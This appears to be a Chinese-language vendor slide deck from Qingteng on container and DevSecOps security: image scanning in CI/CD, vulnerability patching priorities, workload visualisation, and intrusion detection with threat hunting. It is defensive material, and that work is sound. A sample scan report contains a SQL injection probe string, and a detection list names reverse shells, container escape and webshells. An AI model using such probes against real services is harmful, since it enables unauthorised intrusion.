
- 流程设计关注多部门合作
- 流程的执行和流转通过工具自动化
- 安全卡点，逐步减少人工干预

## 技术

- 引入安全工具
- 建设自动化安全工具链
- 工具集成到生产过程中



新的安全卡点需要贯穿整个开发环节，以“准入”+“准出”来进行管控



集成到CI/CD工具中，发现流水线管道中镜像的安全问题、dockerfile安全配置问题

【蜂巢】镜像扫描结果(存在风险)

镜像列表:

Repository Tag ImageID 操作系统 扫描状态

| Repository | tag    | ImageID  | 创建时间                | 镜像大小      | 镜像操作系统 | 扫描状态       |
|------------|--------|--|---------------------|-----------|--------|------------|
| zabbix     | latest | 15654b4dc850538e12161e0a3c128763e1734268e7b2e159a6636ec8c222b2 | 2020-10-23 16:08:40 | 198.89 MB | Linux  | 扫描成功(存在风险) |

风险列表:

安全补丁(13) 应用漏洞(6) 木马病毒(2) 敏感信息(14)

危险程度 补丁名称 描述 安装包名

| 危险程度 | 补丁名称                                | 描述  | 安装包名        | 当前版本                    | 修复版本                    |
|------|-------------------------------------|---|-------------|-------------------------|-------------------------|
| 高    | CentOS 6 : libssh2 (CESA-2019-1652) | libssh2是一个实现SSH2协议的客户端库。libssh2中存在多个整数溢出漏洞，攻击SSH服务器的远程攻击者可以利用这些漏洞导致服务器崩溃或读取客户端内存中的数据，或者当用户连接到服务器时在客户端系统上执行代码。 | libssh2     | 1.4.2-2.el6_7.1         | 1.4.2-3.el6_10.1        |
| 高    | CentOS 6 : vim (CESA-2019-1774)     | Vim是一款免费并开放源代码文本编辑器，可使用在Unix/Linux操作系统下，Vim错误地处理了某些文件，攻击者可能会使用此问题来执行任意代码。                                     | vim-minimal | 7.4.629-5.el6_8.1       | 7.4.629-5.el6_10.2      |
| 高    | CentOS 6 : bind (CESA-2019-1492)    | ISC BIND是美国ISC公司的一套实现了DNS协议的开源软件，BIND中存在安全漏洞，该漏洞源于程序没有充分地限制TCP客户端同时连接的个数，攻击者可利用该漏洞耗尽文件描述符，影响网络连接和文件管理。        | bind-utils  | 9.8.2-0.68.rc1.el6_10.1 | 9.8.2-0.68.rc1.el6_10.3 |

Jenkins集成

Harbor

yuyang/ubuntu-all:only

作者 by weil.song  
架构 amd64  
操作系统 linux  
操作系统版本 18.09.6  
Docker版本 Nov 3, 2020

漏洞 构建历史

扫描

| 漏洞ID  | 严重度 | 组件       | 当前版本              | 修复版本                   |
|---|-----|----------|-------------------|------------------------|
| Ubuntu 14.04 LTS : sudo vulnerability (USN-3968-2)  | 高   | sudo     | 1.8.3p5-ubuntu1.4 | 1.8.3p5-ubuntu1.5+esm1 |
| 简介: Sudo是一套用于类Unix操作系统下并允许用户通过安全的方式使用特殊的权限执行命令的程序。Sudo中的get_process_dynamel函数存在输入验证漏洞，攻击者可利用该漏洞获取信息，执行命令。 |     |          |                   |                        |
| Ubuntu 14.04 LTS : db5.3 vulnerability (USN-4004-2)   | 高   | libdb5.3 | 5.3.28-ubuntu3.1  | 5.3.28-ubuntu3.1+esm1  |
| 简介: Berkeley DB错误地处理了某些输入，攻击者可能因此利用此问题读取敏感信息。   |     |          |                   |                        |

1-2 页码 2 页码

HARBOR集成



中危

Tomcat 拒绝服务漏洞(CVE-2020-13934, CVE-2020-13935)

基本信息

CVE编号:

CVE-2020-13935

公布时间:

2020-07-14 00:00:00

漏洞类型:

拒绝服务攻击

漏洞特征:

远程利用

检测方式:

版本比对

CVSS评分:

5

受影响应用版本:

Tomcat 10.0.0-M1 - 10.0.0-M6, 9.0.0-M1 - 9.0.36, 8.5.0 - 8.5.56, ...

CVSS详情:

AV:N/AC:L/Au:N/C:N/I:N/A:P

漏洞描述

Tomcat 服务器是一个免费的开放源代码的Web 应用服务器。属于轻量级应用服务器，在中小型系统和并发访问用户不是很多的情况下被普遍使用。是开发和调试JSP 程序的首选。Tomcat上存在拒绝服务漏洞。WebSocket框架中的有效负载长度未正确验证，无效的有效负载长度可能会触发无限循环，有效负载长度无效的多个请求可能导致拒绝服务。

修复建议

将 Tomcat 升级到 8.5.57、9.0.37、10.0.0-M7 及以上版本。下载地址：<http://archive.apache.org/dist/tomcat/>

引用信息

CNVD-2020-46230

影响镜像

搜索Repository

搜索镜像ID

搜索镜像tag

筛选

重置

1 项

全部展开

| Repository                           | 镜像tag | 所在节点 | 关联容器 | 创建时间                |  |
|--------------------------------------|-------|------|------|---------------------|--|
| 192.168.118.100/hivesec/cluster-link | 1.5   | 5    | 1    | 2021-03-25 21:21:23 |  |

扫描结果

基本信息

服务名称:

kube-system

URL:

qingteng.cn

端口:

53,9153

所属集群:

pu-test

服务类型:

ClusterIP

Cluster-IP:

10.96.0.10

命名空间:

hivesec

最近扫描时间:

2020-04-19 14:18:19

漏洞信息

漏洞类型

危险级别

可信度

URL

参数

响应

测试方法

解决方案

正在扫描...

|       |    |   |                |   |    |  |                                  |                        |
|-------|----|---|----------------|---|----|--|----------------------------------|------------------------|
| SQL注入 | 高危 | 真 | 该服务可能存在sql注入漏洞 | http://10.96.0.10:6888? id=1 AND 'T'='T' -- | id | HTTP/1.1 200 OK<br>Server: nginx/1.16.0<br>Date: Thu, 17 Jun 2021 07:41:07 GMT<br>Content-Type: text/html<br>Content-Length: 140713<br>Last-Modified: Wed, 23 Dec 2020 06:52:55 GMT<br>Connection: keep-alive<br>Vary: Accept-Encoding<br>ETag: "5fe2e947-225a9"<br>Accept-Ranges: bytes | GET http://10.96.0.10/index.html | 不要信任客户端的输入，对所有输入进行必要校验 |
|-------|----|---|----------------|---|----|--|----------------------------------|------------------------|


软件漏洞、弱口令、敏感信息、不安全配置等问题

微服务自动发现 + 漏洞扫描

# 针对容器安全可以镜像为核心的安全检查


QINGTENG

将镜像检查应用到BUILD、TEST、RELEASE、DEPLOY等多个流程中去




网络层面：可视化工作负载间的访问关系，进一步了解业务之间的调用关系


运行时层面：梳理云原生环境工作负载，帮助安全人员了解运行的容器、容器内运行的web应用、数据库应用等




可视化主机和容器的网络关系



梳理工作负载内运行应用



容器微隔离



主机微隔离

## 总体原则

- 优先针对漏洞及时进行修复，应修尽修
- 对于bug修复类补丁，如果涉及的模块涉及BUG触发条件则及时更新，其他情况可延后比如一个月
- 功能增强类补丁可以不更新，也可以每6个月更新一次

## 漏洞管理

| 危急程度 | EXP及验证方式 | 攻击方式   | 修复影响   | 业务分组   |
|------|----------|--------|--------|--------|
| • 危急 | • 是      | • 远程利用 | • 重启服务 | • 互联网  |
| • 高危 | • 否      | • 本地提权 | • 重启系统 | • 核心系统 |
| • 中危 | • 版本对比   | • 代码执行 | • 未知影响 | • 办公系统 |
| • 低危 | • POC验证  | • 任意上传 | • 无需重启 | • DMZ  |

## 漏洞修复


- 暴露在互联网的漏洞，必须第一时间发现与修复，对于未及时修复的，需要进行升级处理
- 高风险，特别是可以直接拿到权限的漏洞，如MS08067、MS10710、Struts2各种远程执行漏洞，优先修复并跟进
- 内部网络重要系统，HR、OA、邮件，也需要优先修复
- 其他内部不重要的系统按照常规方法跟进处置



通过资产清点，快速将资产信息与主机信息、风险信息紧密关联

联

## 风险可视化、可量化呈现




- 支持对漏洞补丁进行筛选
- 支持按危害、按业务组筛选
- 支持业务影响性检查


## 修复历史验证补丁修复




## 网络杀伤链攻击过程



- 暴力破解
- 异常登录
- 反弹Shell
- 本地提权
- 系统后门
- Web后门
- 可疑操作
- Web命令执行
- 容器逃逸
- K8s提权
- 动态蜜罐
- 内存马
- 文件完整性





## K8S api 日志

通过持续的安全运营分析，能够对失陷进行溯源分析找到受影响范围和入侵路径；不断的进行威胁狩猎，主动的发现内部潜在的威胁



- 兼职或专职Hunter
- 具有一定的攻防知识
- ATT&CK框架指导
- 具有较好的创造力




- 高度可交互的查询语言
- 威胁模型沉淀积累能力
- 智能分析能力（UEBA&ML）
- 强大的数据整合能力
- 可视化交互能力



数据

- 容器运行时
- 编排工具调用
- 应用日志
- 威胁情报数据
- 容器中事件
- 主机中事件







## 看得清

全自动化、细粒度的对工作负载进行分析，并可视化工作负载之间的网络访问行为。



## 管得了

能集成到企业的DevOps流程中，实现覆盖主机和容器全生命周期的安全风险管理。



## 防得住

提供多锚点的基于行为的检测能力，能够实时、准确地感知入侵事件，并快速进行安全响应处理。



## 能融合

能实现与企业安全体系联动，以实现信息共享，协同作战。

# 联系我们

## CONTACT US



官方网站

[www.qingteng.cn](http://www.qingteng.cn)



公司地址

北京-总部：北京市海淀区上地创业路8号群英科技园1号楼5层&6层

北京研发中心：北京市通州区科谷一街经开区信创园B区1号楼5层

武汉研发中心：湖北省武汉市洪山区关山大道光谷软件园F1栋5层

上海-分部：上海市浦东新区科苑路399号10号楼2层

深圳-分部：深圳市南山区高新南六道迈科龙大厦9层



服务咨询

400-188-9287



官网微信

